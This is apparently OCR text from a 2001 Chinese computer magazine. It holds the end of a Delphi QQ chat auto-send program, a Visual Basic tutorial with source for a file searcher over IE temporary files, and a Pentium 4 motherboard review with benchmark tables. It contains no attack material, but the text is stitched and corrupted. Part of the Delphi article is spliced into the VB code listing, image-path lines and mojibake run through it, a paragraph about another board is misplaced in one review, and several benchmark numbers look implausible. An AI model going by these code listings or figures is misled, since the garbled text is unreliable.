      SendMessage(hButton,BM_CLICK,0,0);
     end;
  except
     //如果发生意外错误给出提示
        MessageBox(Handle,'发送消息出错，请重试！','错误',
MB_ICONWARNING);
  end;
end;

end.
```





图1

在VB中制作SWF文件搜索器



□黑龙江 华云 裴海红 姜卫东

《电脑爱好者》2001年第19期介绍了一个在临时文件夹中搜索文件的软件，非常有意思。其实这个软件的原理非常简单，我们上网浏览过的网页都会在硬盘的IE临时文件夹中保存一段时间，这为我们搜集Flash动画以及图片提供了方便。直接在IE临时文件夹中查看文件显然很麻烦，为此，我们完全可以自己动手制作一个自己的文件搜索器，而且可以搜索任何类型的文件。好了，我们快些开始吧！

一、界面设计

进入VB，选择“工程”菜单下的“部件”，在弹出的菜单中选择“Microsoft Internet Controls”和“Microsoft Windows Common Controls 6.0”。然后，在“工程”菜单中选择“引用”，在弹出的对话框中选择“Microsoft Scripting Runtime”，我们将引用FSO对象模型对文件进行操作。在默认窗体Form1上添加如下控件：两个文本框控件Text1、Text2；两个组合框控件Combo1、Combo2；一个Listview1控件；一个用来显示Flash动画和GIF文件的Webbrowser控件，命名为Flash1；一个图片框控件Image1；一个状态栏控件Statusbar1，并为它插入两个窗格；再加入两个命令按钮Command1、Command2，Caption属性分别设置为“搜！”和“浏览”；最后打开菜单编辑器，建立一个名为Pupfile的菜单，可见性设置为False，并加入如下子菜单：

"复制到..." mnucopy
"改名" mnurename
"删除" mnudel
"全选" mnuselectall
"反向选择" mnurevselect
"取消选择" mnuselectnone

设置完成后运行的效果如图1所示。



图1

二、源代码

现在切换到代码编辑器输入以下代码，当然，从API浏览器中复制声明是比较方便的做法。

```
Public index As Integer
Private Declare Function SHGetPathFromIDList Lib "Shell32.dll" Alias "SHGetPathFromIDListA" (ByVal pidl As Long, ByVal pszPath As String) As Long
Private Declare Function SHBrowseForFolder Lib "Shell32.dll" Alias "SHBrowseForFolderA" (lpBrowseInfo As BROWSEINFO) As Long
```

图2



好了，编译运行它，开上QQ就可以用了。按Button1将把Memo1中选中的语句粘贴到QQ发送消息窗口中的编辑框中并自动送出；按Button2将把Memo1中选中的语句粘贴到QQ对话模式中的编辑框并自动送出。

最后要说的是，上面的源代码只是说明了原理而已，真正要做一个好用的软件还有很多的工作要做的，甚至需要一点灵感。这也就是为什么在成千上万的MP3播放器中Winamp能够后来居上并成为霸主！另外，虽然大多数的聊天辅助程序用的都是ListBox控件，而我在这里用了Memo控件，我觉得用Memo更好用，因为可以发送一句话或者几句话甚至是半句话，而且方便发送贴图！聊天妙语的内容可以预定义到文本文件中，用Memo.Lines.LoadFromFile函数载入。图2所示的就是我在这个程序的基础上再开发的《聊天快贴v0.13.2》，以前在《电脑爱好者》上有介绍，大家可以下载来看看。

程序在Windows2000＋Delphi6＋QQ下调试通过。

```
Private Type BROWSEINFO
      hOwner As Long
      pidlRoot As Long
      pszDisplayName As String
      lpszTitle As String
      ulFlags As Long
      lpfn As Long
      lParam As Long
      iImage As Long
End Type

Private Sub Combo1_Click()
  If Combo1.Text = "自定义" Then
    Text2.Visible = True
  Else
    Text2.Visible = False
  End If
End Sub

Private Sub Command1_Click()
  ListView1.ListItems.Clear
  index = 1
  Dim fs As New FileSystemObject  '建立FileSystemObject
  Dim fd As Folder    ' 定义Folder对象
  Dim sfd As Folder
  Select Case Combo2.Text
    Case "所选择文件夹"
     Set fd = fs.GetFolder(Text1.Text)
     Command1.Enabled = False
     Screen.MousePointer = vbHourglass
     Select Case Combo1.Text
        Case "flash"
          FindFile fd, "*.swf"
        Case "mp3"
          FindFile fd, "*.mp3"
        Case "jpeg"
          FindFile fd, "*.jpg"
        Case "gif"
          FindFile fd, "*.gif"
        Case "自定义"
          FindFile fd, Text2.Text
      End Select
     Command1.Enabled = True
     Screen.MousePointer = vbDefault
     StatusBar1.Panels(2).Text = "共有" & ListView1.ListItems.
Count & "个文件"
     StatusBar1.Panels(1).Text = "就绪"
   Case "IE临时文件夹"
    Set fd = fs.GetFolder("c:\windows\Temporary Internet Files")
     Command1.Enabled = False
     Screen.MousePointer = vbHourglass
     Select Case Combo1.Text
        Case "flash"
          FindFile fd, "*.swf"
        Case "mp3"
          FindFile fd, "*.mp3"
        Case "jpeg"
          FindFile fd, "*.jpeg"
        Case "gif"
          FindFile fd, "*.gif"
        Case "自定义"
          FindFile fd, Text2.Text
     End Select
     Command1.Enabled = True
     Screen.MousePointer = vbDefault
     StatusBar1.Panels(2).Text = "共有" & ListView1.ListItems.
Count & "个文件"
     StatusBar1.Panels(1).Text = "就绪"
   End Select
End Sub

Sub FindFile(fd As Folder, FileName As String)
    Dim sfd As Folder, f As File
    ' Part I  查找该文件夹的所有文件
    For Each f In fd.Files
     StatusBar1.Panels(2).Text = f.path
     StatusBar1.Panels(1).Text = "请稍候,正在搜索..."
      If UCase(f.Name) Like UCase(FileName) Then
        ' 名称
       ListView1.ListItems.Add index, , f.Name
        ' 大小
       ListView1.ListItems(index).SubItems(1) = f.Size
        '路径
       ListView1.ListItems(index).SubItems(2) = fd.path
        ' 类型
       ListView1.ListItems(index).SubItems(3) = f.Type
        ' 修改日期
      ListView1.ListItems(index).SubItems(4) = f.DateLastModified
        index = index + 1
      End If
      DoEvents
    Next
    ' Part II  循环查找所有子文件夹
    For Each sfd In fd.SubFolders
      FindFile sfd, FileName  ' 循环查找
    Next
End Sub

Private Sub Command2_Click()
  Dim bi As BROWSEINFO '声明必要的变量
  Dim rtn&, pidl&, path$, pos%
  bi.hOwner = Me.hWnd '使对话框处于屏幕中心
  bi.lpszTitle = "选择目录..." '设置标题文字
  bi.ulFlags = BIF_RETURNONLYFSDIRS '返回文件夹的类型
  pidl& = SHBrowseForFolder(bi) '显示对话框
  path = Space(512) '设置字符数的最大值
  T = SHGetPathFromIDList(ByVal pidl&, ByVal path) '获得所选
的路径
  pos% = InStr(path$, Chr$(0)) '从字符串中提取路径
  SpecIn = Left(path$, pos - 1)
  If Right$(SpecIn, 1) = "\" Then
    specout = SpecIn
  Else
    specout = SpecIn + "\"
  End If
  Text1.Text = specout
End Sub

Private Sub Form_Load()
  If Dir(App.path & "\his.log") <> "" Then
    Dim txtstr
    Open App.path & "\his.log" For Input As #1
    Line Input #1, txtstr
    Close #1
    Text1 = txtstr
  End If
  ListView1.View = lvwReport  ' "详细资料"查看模式
  ' 设置"详细资料"的标题
  ListView1.ColumnHeaders.Add , , "文件名称"
  ListView1.ColumnHeaders.Add , , "大小"
  ListView1.ColumnHeaders.Add , , "所在文件夹 "
  ListView1.ColumnHeaders.Add , , "类型"
  ListView1.ColumnHeaders.Add , , "修改日期"
  '设置初始值
  index = 1
  Combo2.AddItem "所选择文件夹"
  Combo2.AddItem "IE临时文件夹"
  Combo2.ListIndex = 0
```

```
  Combo1.ListIndex = 0
End Sub

Private Sub List1_Click()
  flash1.Movie = List1.List(List1.ListIndex)
  flash1.Play
End Sub

Private Sub Form_Unload(Cancel As Integer)
  Open App.path & "\his.log" For Output As #1
  Print #1, Text1
   Close #1
End Sub

Private Sub ListView1_ItemClick(ByVal item As MSComctlLib.
ListItem)
  Select Case Combo1.Text
     Case "flash"
       flash1.Visible = True
       Image1.Visible = False
       flash1.Navigate ListView1.SelectedItem.SubItems(2) & "\"
& ListView1.SelectedItem.Text
     Case "mp3"
     Case "jpeg"
       flash1.Visible = False
       Image1.Visible = True
      Image1.Picture = LoadPicture(ListView1.SelectedItem.SubItems
(2) & "\" & ListView1.SelectedItem.Text)
     Case "gif"
       flash1.Visible = True
       Image1.Visible = False
       flash1.Navigate ListView1.SelectedItem.SubItems(2) & "\"
& ListView1.SelectedItem.Text
  End Select
End Sub

Private Sub ListView1_MouseDown(Button As Integer, Shift As
Integer, x As Single, y As Single)
  If Button = 2 Then
    PopupMenu mnupupfile
  End If
End Sub


Private Sub mnucopy_Click()
  Dim bi As BROWSEINFO '声明必要的变量
  Dim rtn&, pidl&, path$, pos%
  bi.hOwner = Me.hWnd '使对话框处于屏幕中心
  bi.lpszTitle = "选择目标文件夹..." '设置标题文字
  bi.ulFlags = BIF_RETURNONLYFSDIRS '返回文件夹的类型
  pidl& = SHBrowseForFolder(bi) '显示对话框
  path = Space(512) '设置字符数的最大值
  T = SHGetPathFromIDList(ByVal pidl&, ByVal path) '获得所选
的路径
  pos% = InStr(path$, Chr$(0)) '从字符串中提取路径
  SpecIn = Left(path$, pos - 1)
  If Right$(SpecIn, 1) = "\" Then
    specout = SpecIn
   Else
    specout = SpecIn + "\"
  End If
  Dim fs As New FileSystemObject
  For i = 1 To ListView1.ListItems.Count
    If ListView1.ListItems(i).Checked Then
       fs.CopyFile ListView1.ListItems(i).SubItems(2) & "\" &
ListView1.ListItems(i).Text, specout, True
    End If
  Next
End Sub

'删除所选文件
Private Sub mnudel_Click()
  Dim fs As New FileSystemObject
  For i = 1 To ListView1.ListItems.Count
    If ListView1.ListItems(i).Checked Then
      fs.DeleteFile ListView1.ListItems(i).SubItems(2) & "\" & _
      ListView1.ListItems(i).Text
    End If
  Next
  Dim ListCount As Long
  ListCount& = ListView1.ListItems.Count + 1
  Do While ListCount& > 1&
    ListCount& = ListCount& - 1
    If ListView1.ListItems(ListCount&).Checked = True Then
      ListView1.ListItems.Remove ListCount&
    End If
  Loop
End Sub

'文件改名
Private Sub mnurename_Click()
  tmp = InputBox("将该文件改名为:", "文件改名", ListView1.
SelectedItem.Text)
  On Error GoTo errorhandle
  Name ListView1.SelectedItem.SubItems(2) & "\" & ListView1.
SelectedItem.Text As ListView1.SelectedItem.SubItems(2) & "\" &
tmp
  ListView1.SelectedItem.Text = tmp
errorhandle:
  Exit Sub
End Sub

'反选
Private Sub mnurevselect_Click()
  For i = 1 To ListView1.ListItems.Count
    ListView1.ListItems(i).Checked = Not ListView1.ListItems(i).
Checked
  Next
End Sub
'全选
Private Sub mnuselectall_Click()
  For i = 1 To ListView1.ListItems.Count
    ListView1.ListItems(i).Checked = True
  Next
End Sub
'不选
Private Sub mnuselectnone_Click()
  For i = 1 To ListView1.ListItems.Count
    ListView1.ListItems(i).Checked = False
  Next
End Sub
```

程序的运行界面如图2所示，搜到不少好东东吧？



Í¼2

程序在VB6.0中文企业版，Windows Me中运行通过。CF

飞越迷雾
——多款Pentium4新品主板导购综合测试

□CFan评测室

最近一段时期，Pentium4处理器的日益火爆使得越来越多的芯片组开始宣布对其支持，由于目前最新的Pentium4处理器管脚已定义为478pin，许多用户在追求更高性能PC的同时，也不得不跟随潮流重新更换主板来支持478pin Pentium4处理器，于是对Pentium4主板的导购指导文章要求也越来越多。CFan评测室为了满足众多读者的要求，特别联系了一些新上市的主板产品进行评测，为大家的购买提供参考。

电脑中主板的作用就好像是人的身体一样，包容及协调各种器官（零件）的正常运转，是非常重要的一个部分。一个人只是头脑好是不行的，没有一个强健的身体配合就难以施展聪明才智以达到完美的人生境界。同样，主板在电脑中的意义也是如此，没有好的主板，微处理器就无法发挥其最佳性能。所以，在购买或组装电脑时，我们常常将主板当作重要的参考因素之一。


我们这次测试注重点评各主板的易用性及合理设计等因素，测试使用的软件工具主要为WinBench99的2.0版和WinStone99的2001版，对系统的整体和各子系统性能进行测试，我们的每项测试都要运行三次或三次以上，如果三次测试的成绩误差大于3%，则重新测试直至稳定。在测试软件时，每次测试我们都会重新启动电脑和整理硬盘。这些测试软件都是考查计算机系统整体性能的，测试数据对主板性能有很大的参考价值。另外，我们的测试软件还包括3D Mark2001和SiSoft Sandra 2001se PRO，其中3D Mark2001虽然只是针对显卡性能，但此软件对硬件环境要求很高，我们借此考查主板对AGP图形传输总线的支持及发挥程度，还可以考查系统的稳定性。SiSoft Sandra 2001se PRO有针对内存带宽的评测，也是我们常采用的软件。

在这里我们要提醒各位读者，Pentium4平台所搭配的芯片组i850或i845的AGP电压均为1.5V，而最早的Intel BX芯片组所支持的AGP 2X使用3.3V，处于过渡时期的815及VIA 694X为了同时兼容AGP 2X/4X，提供了3.3V及1.5V的全面支持，但i850和i845都只支持1.5V的显卡(不论其是支持AGP 2X或4X)，所以如果插上较老的3.3V AGP显卡，就会出现问题，甚至发生烧毁的严重后果。各主板厂商为了避免出现这种危险，一般在AGP插槽方面都采用了“ 防呆 ”设计，让那些3.3V的老AGP显卡无法插入。

DFI NT70

DFI NT70是一款典型的DIY发烧级主板，首先，它采用了目前性能规格最强的Intel i850芯片组，可支持最新478pin规格的Pentium4处理器（包括即将推出的Northwood核心的新Pentium4）及具备高带宽传输能力的Rambus内存总线；其次，这款主板在具备了两个IDE通道的同时还提供了RAID功能，可支持多达8个IDE设备。

DFI NT70基本的规格布局由5条PCI插槽、1条AGP及1条CNR插槽组成，还提供了4条Rambus插槽，并在4条Rambus插槽的基础上提供了2条内存连通器，以防止空槽无法工作的情况发生。另外，主板上的RAID芯片采用的是兼容性极佳的Promise芯片。总的来说，这款主板和早期的423pin的850主板除了CPU插槽规格不同外，功能上并没有什么大的改进。出于稳定性的考虑，NT70主板采用了6层PCB，并在CPU及内存的电流与频率处理方面进行了特别的设计。首先在CPU电流方面，搭配了成本及性能更高的紫色固体电容及2200μF高品电容混合来稳定电压与电流，并具备了很好的三相回流电路设计；在Rambus插槽边



上，我们也发现了一些稳压块和1000μF的直立式电容组成的双向回流电路设计，虽然这个设计对于高频的Rambus稳定工作是很必要的，但多数廉价主板都在这方面为节约成本而省略掉了，由此我们又可看出DFI NT70主板的实在之处。这款主板供电系统由20针的ATX规范接口和一个

12V ATX四针口及6pin针接口组成，完全符合Pentium4处理器所要求的ATX 2.03规范。从主板的整个布局来看，DFI NT70虽然集成的扩展功能较多，显得有点挤，但还是比较干净整齐的，不会有不方便安装或不合理的地方。

这款主板上没有设置任何有关CPU频率及电压的跳线，基本上这些设置都是在CMOS中进行的。DFI NT70的超频设置是线性超频，同时辅助能够调节的CPU电压，充分发挥CPU的最大性能，同时保障非标准外频下的稳定性。

测试平台:

CPU	Pentium4 1.7G 478pin
硬盘	IBM 60GXP 40G
内存	三星128M PC800 Rambus×2
显示器	华旗788FD
光驱	Acer 16X DVD
显卡	双敏小影霸Radeon 8500 64M

英文Win98第二版

DirectX 8.1、显示模式1024×768@85Hz

测试结果:

Business winstone2001 V1.01	48.9
Content creation winstone2001 V1.01	52.5
WinBench99 2.0g	
Business Disk WinMark 99	7920
High-End Disk WinMark 99	26000
Business Graphics WinMark 99	394
High-End Graphics WinMark 99	1130
CPUmark99	101
FPU\Winmark	5780
SiSoft Sandra 2001se PRO Memory Benchmark	
int ALU/RAM Bandwidth	1344MB/s
Float FPU/RAM Bandwidth	1368MB/s
3DMark2001	
1024x768	6974
1280x1024	5582
1600x1200	4488


DFI NT70主板在测试中表现相当稳定，平台的磁盘性能及AGP性能发挥得很好，尤其在内存及CC Winstone多媒体应用软件测试中充分体现了850应有的强大性能。一般来说，作为高端应用的850主板价格都会很高，但据我们得到的报价，DFI NT70主板只要1200多元就能买到，无疑对用户吸引力很大。

参考价格:

蓝科LH-8ICX pro

LH-8ICX pro主板是一款基于Intel i845芯片组的Pentium4主板。在CFan评测室以前的文章中，我们曾经向大家详细介绍过845芯片的情况，虽然和Intel 850芯片一样都支持Pentium4处理器，但它们的市场定位就不一样了，前者是面向高端应用市场的，后者则是Intel专门推出和Athlon平台竞争的普通市场主打芯片产品。

LH-8ICX pro主板支持最新的478pin规格的Pentium4处理器，基本的规格布局由5条PCI插槽、1条AGP及1条CNR插槽组成。我们注意到LH-8ICX pro主板只提供了3条SDRAM DIMM槽，只支持512M×3的最大内存容量，这对于支持3GB内存容量的845芯片规格来说显得有点少。此外，这款主板声卡使用的是AC97规格的芯片集成声卡，这也是一个控制成本的表现。不过在另一方面，这款主板又在其他方面体现出大气和细心，尽管空出了一个BIOS扩展槽，但可以和原本固化在主板上的另一个BIOS组成双BIOS防病毒系统，大大提高了主板的安全性能。在CPU电流方面，主板分别搭配了不等数量的6.3V和16V的2200μF高品电容混合来滤波，并具备三相回流电路设计，注重CPU的安全。这款主板供电系统由20针的ATX规范接口和一个12V ATX四针口及6pin针接口组成，符合Pentium4处理器所要求的ATX 2.03规范。不过对于845主板来说，ATX



2.03规范并不像850主板要求那么严。总的来说，这款主板的做工中规中矩，用料尚可。

LH-8ICX pro主板没有什么设置跳线，主要的频率及电压也只能在CMOS中进行。这款主板的超频设置包括了AGP分频设置，这一点让我们满意。高频下超频对PCI及AGP的考验都很高，这样的设计无疑是很合理的。

测试平台:

CPU	Pentium4 1.7G 478pin
硬盘	IBM 60GXP 40G
内存	WinFast 256M PC166 SDRAM
显示器	华旗788FD

光驱	Acer 16X DVD
显卡	双敏小影霸Radeon 8500 64M

英文Win98第二版
DirectX 8.1、显示模式1024×768@85Hz

测试结果:

Business winstone2001 V1.01	46.2
Content creation winstone2001 V1.01	47.6
WinBench99 2.0g	
Business Disk WinMark 99	7640
High-End Disk WinMark 99	26000
Business Graphics WinMark 99	365
High-End Graphics WinMark 99	1040
CPUmark99	97.1
FPU\Winmark	5880
SiSoft Sandra 2001se PRO Memory Benchmark	
int ALU/RAM Bandwidth	616MB/s
Float FPU/RAM Bandwidth	620MB/s
3DMark2001	
1024x768	6326
1280x1024	5291
1600x1200	4316

由于Pentium 4的NetBurst架构最初就是在高内存带宽的前提下设计的,但i845所能支持的内存总线频率只有100/133MHz可以选择,所以它的内存带宽由原来i850支持的3.2GB/s大幅降低为1.066GB/s,仅相当于i815系列的水平,无疑会导致其总体性能有较大下降,一系列测试都证明了这一点。Intel自己很清楚这种情况,所以在高端市场中,它仍然推荐用户使用支持Rambus内存的i850产品。

当然我们也应该看到,虽然在内存带宽方面PC133 SDRAM不是RDRAM的对手,但它的内存延迟要比RDRAM低许多,所以在某些应用方面,i845系统和i850系统的差距并不大。我们可以看到,LH-8ICX pro主板的磁盘性能就丝毫不亚于850主板,在Business winstone和Content creation winstone测试中成绩也不会和850主板差太远。

845主板的性能虽然和850主板还有差距,可也算是相当不错了,它毕竟大大降低了使用成本。配合大幅降价的新P4和出奇便宜的PC133内存,绝对是一种不错的选择。如果你以前对Pentium 4情有独钟,可又对它的价格有所顾忌,现在应该可以放心出手了。


参考价格:

微星 645Ultra（MIS 6547）

矽统科技作为一家老牌的芯片组制造商,在486时代也曾辉煌一时,可随着进入Pentium时代后,SiS的芯片组业务大受冲击,其设计方针一度被迫转变成了主攻低端整合芯片组市场。当然,SiS不甘心变成这种低端角色,其最近推出的Athlon芯片组SiS735性能优异,让人刮目相看。随着各芯片组厂商纷纷向DDR芯片组转移,SiS也推出针对Pentium 4平台的DDR芯片组SiS645,虽然在进度上落后于威盛的P4X266,但它却首先支持新的DDR333,即PC2700内存标准,从而在内存带宽方面进一步拉近了和Intel i850的RDRAM系统的差距。

虽然SiS在最近的芯片技术及性能上有了大幅度提升,但在市场上并没有得到太广泛的支持,但这次我们评测的MIS 6547却带来一个很好的讯息。在获得Intel的Pentium 4芯片组的授权后,Intel的主要盟友之一——微星科技也推出了SiS相关芯片产品,这正好说明了SiS 645芯片组良好的前景。

MIS 6547支持最新的478pin规格的Pentium4处理器,最大卖点应该是SiS目前独有的DDR333技术。虽然SiS 645北桥中的内存控制器可以同时支持SDRAM和DDR SDRAM,它的一大特点就是已经正式支持166MHz频率的DDR333内存,其内存带宽从DDR266内存的2.1GB/s提升到2.7GB/s,所以DDR333内存正式的规格称为PC2700。虽然DDR333内存的带宽还是比不上Intel 850的双通道RDRAM的3.2GB/s,但已经相差不远了,加上



DDR内存的延迟时间短这一优势,它已经具备了和RDRAM一较高低的实力。SiS 645在支持内存容量方面,当使用DDR266内存时,最多可通过3条DIMM支持到3GB,如果是DDR333内存,则只能通过2条DIMM支持到2GB。645北桥可以做到前端总线和内存总线异步运行,它可以支持三种不同的设置,分别为100/100MHz,100/133MHz和100/166MHz,这点在参考样板的BIOS中得到了证实,可以自由设定。这款主板的南北桥架构,由SiS645北桥和SiS961南桥构成。它采用SiS MuTIOL（Multi Threaded I/O Link）技术连接南北桥,这条双向16位宽、266MHz的总线带宽可达533MB/s。这虽然和SiS 735

的整合南北桥之间的1.2GB/s带宽相差甚远，但对于P4来说足够了。

MIS 6547基本的规格布局由5条PCI插槽、1条AGP及1条MII插槽组成，支持ATA 100/66/33标准的双IDE通道等标准功能，并可以通过MII接口整合Fast Ethernet快速以太网以及Home Networking家庭网络控制器，并通过外置PHY接口支持10/100M的快速以太网或1/10M的HomePNA2.0，支持AC97标准的5.1声道音效控制器。这款主板的设计有从别的型号主板更改过来的嫌疑，看上去并不像是专门为MIS 6547设计的，具体表现在主板的布局不是很合理，比如在主板一角出现空白区域，北桥稳压芯片跑到了DIMM槽外边缘上，声卡数码针口歪置等，不过对性能倒没有造成什么影响。主板的稳定性设计也是必不可少的，三相回流电路设计，大量的1800和2200μF高品直立电容用于滤波，另外，主板在AGP部分与一些地方，也都搭配了几个1000μF电容来稳定讯号，以确保在高频工作下，还能够通过各种电磁规范的试验。为了保障DDR333下的高频率工作，除了稳压块和电容组成的两相回流电路，在DIMM槽边还有大量的排组设计。

MIS 6547主板的CMOS设置很丰富，可设置各种规格的DDR内存，超频方面还额外提供了如110MHz等非标准外频下的AGP分频设置。

测试平台:

CPU	Pentium4 1.7G 478pin
硬盘	IBM 60GXP 40G
内存	Kingmax 256M PC2100 DDR
显示器	华旗788FD
光驱	Acer 16X DVD
显卡	双敏小影霸Radeon 8500 64M

英文Win98第二版
DirectX 8.1、显示模式1024×768@85Hz

测试结果:

Business winstone2001 V1.01	42.7
Content creation winstone2001 V1.01	46.5
WinBench99 2.0g	
Business Disk WinMark 99	7430
High-End Disk WinMark 99	24600
Business Graphics WinMark 99	346
High-End Graphics WinMark 99	1000
CPUmark99	91.8
FPU\Winmark	5710
SiSoft Sandra 2001se PROMemory Benchmark	
int ALU/RAM Bandwidth	691MB/s
Float FPU/RAM Bandwidth	693MB/s
3DMark2001	
1024x768	6447
1280x1024	5753
1600x1200	4569

SiS 645的测试过程相当顺利，我们没有发现任何稳定性和兼容性方面的问题。虽然我们没有拿到DDR333规格的内存配合评测，只能用266规格的DDR内存，但其表现已令人振奋。这款主板为那些希望获得廉价而强大的DDR P4平台的用户提供了很好的选择，不过现在DDR333内存的价格较贵，也许等它的价格大幅下滑时购买更合适。

SiS 645主板的售价非常便宜，比Intel i845便宜近半，也比威盛的P4X266和ALI的Aladdin P4便宜许多。由于没有来自Intel的限制，主板厂商们很可能大量生产645主板。如果这一切成真，那SiS将从Intel和VIA的官司中获利，大力地狙击威盛的市场份额，这对威盛实在是太不利了。

不过SiS也同样面临着来自Intel 845-DDR芯片组主板的竞争压力，如果SiS 645主板不能在845-DDR面世（这个时间不会太久了）前大量出货占领市场，等它与Intel正面竞争时就非常不利了。而且，那时候估计威盛也会解决和Intel的官司，同时推出新的改进型芯片组追赶上来。看来到了今年底和明年初，P4芯片组的市场将全面引爆，竞争会变得空前激烈！不过对于广大用户来说，这可是个好消息，让我们拭目以待吧。

另外，我们还要通报一条消息：SiS现在也开始将它的芯片组模块化，因为这对主板厂商生产新产品的方便性是不言而喻的。645北桥与未来的650北桥是管脚兼容的，650北桥将整合SiS 315显示核心，这和VIA威盛的P4X266芯片组与P4M266的关系类似，OEM厂商会对它很感兴趣，而且DDR333带来的带宽增益对整合图形核心也是很有好处的。至于南桥方面，SiS将会用962南桥来替代现在的961南桥，962芯片已经集成进了IEEE-1394（Firewire）控制器。顺便说一句，这种IEEE-1394控制器还将整合进SiS即将发布的Athlon芯片组SiS745中，它是SiS735的后继产品，主要是采用了SiS 645的部分技术，对内存控制器进行了增强。

参考价格:

微星 850pro5（MS-6545）

作为Intel主板芯片的主要战略伙伴，微星是最早推出850主板的厂家之一。同样，478pin规格的Pentium4主板微星反应得也很快，微星 850pro5就是其最新的产品之一。

这款主板基本的规格布局由4条PCI插槽、1条AGP及1条CNR插槽组成，还提供了4条Rambus插槽，并在4条Rambus插槽的基础上提供了2条内存连通器，以防止空槽无法工作的情况发生。不过这里让我们比较‘郁

闷 ’的是主板明明有很大的空间，而且设计也非常的稀疏，但只提供了4条PCI槽，是不是略少了一点？不过正是因为空间稀疏，让应用及安装方便了不少，可以说是有得必有失吧。

微星850pro5的CPU供电设计很严密，三相回流电路中的三个线圈也大得很夸张，电容是8个2200μF和三个1500μF高品质混合搭配成的。另外，值得注意的是，这款主板的6pin电源针口，仅保留了20针的ATX规范接口和一个12V ATX四针口，不完全符合Pentium4处理器所要求的ATX 2.03规范的设计，不知道这会不会对主板的高端应用造成影响。主板上还集成了CMI8738 PCI声卡芯片，能提供较高品质的5.1声道环绕输出，增加了主板的价值及可用性。

845 Pro2可以直接使用普通的ATX电源，不需要专门的P4电源支持。另外，为了保护用户资料的安全性，该主板带有一个名为“Smart Key”的硬件加密模块，让人想起一些软件附带的‘加密狗’。将它插在USB接口上，在BIOS中打开相应功能，并设置密码，然后安装相应的软件，此后如果不把该模块插进USB接口，就无法启动系统或对启动后的系统进行操作，有效地保护了用户的资料不被窃取。这项功能在其他微星主板中也有见到。

微星850pro5有一个特性让人吃惊：它的PCB板只有四层。这一点让850pro5饱受非议，因为CPU频率越高，电磁干扰（EMI）、电磁场（EMF）和射频干扰（RFI）也就越严重，尤其是针对850主板，PCB板6层的设计看来是必不可少的，但是成本也将会提升不少，这对近年来致力于OEM产量取得突破的微星来说是不利的。


既然如此，我们评测的重点也就多了一点关注，仅4层PCB板是否会导致系统的不稳定？还是通过我们的评测来分析吧。

测试平台：

CPU	Pentium4 1.7G 478pin
硬盘	IBM 60GXP 40G
内存	Kingmax 256M PC2100 DDR
显示器	华旗788FD
光驱	Acer 16X DVD
显卡	双敏小影霸Radeon 8500 64M

英文Win98第二版

DirectX 8.1、显示模式1024×768@85Hz



测试结果：

Business winstone2001 V1.01	48.6
Content creation winstone2001 V1.01	47.6
WinBench99 2.0g	
Business Disk WinMark 99	76400
High-End Disk WinMark 99	26000
Business Graphics WinMark 99	346
High-End Graphics WinMark 99	1000
CPUmark99	371
FPU\Winmark	1080
SiSoft Sandra 2001se PRO Memory Benchmark	
int ALU/RAM Bandwidth	1374MB/s
Float FPU/RAM Bandwidth	1402MB/s
3DMark2001	
1024x768	7044
1280x1024	5755
1600x1200	4541

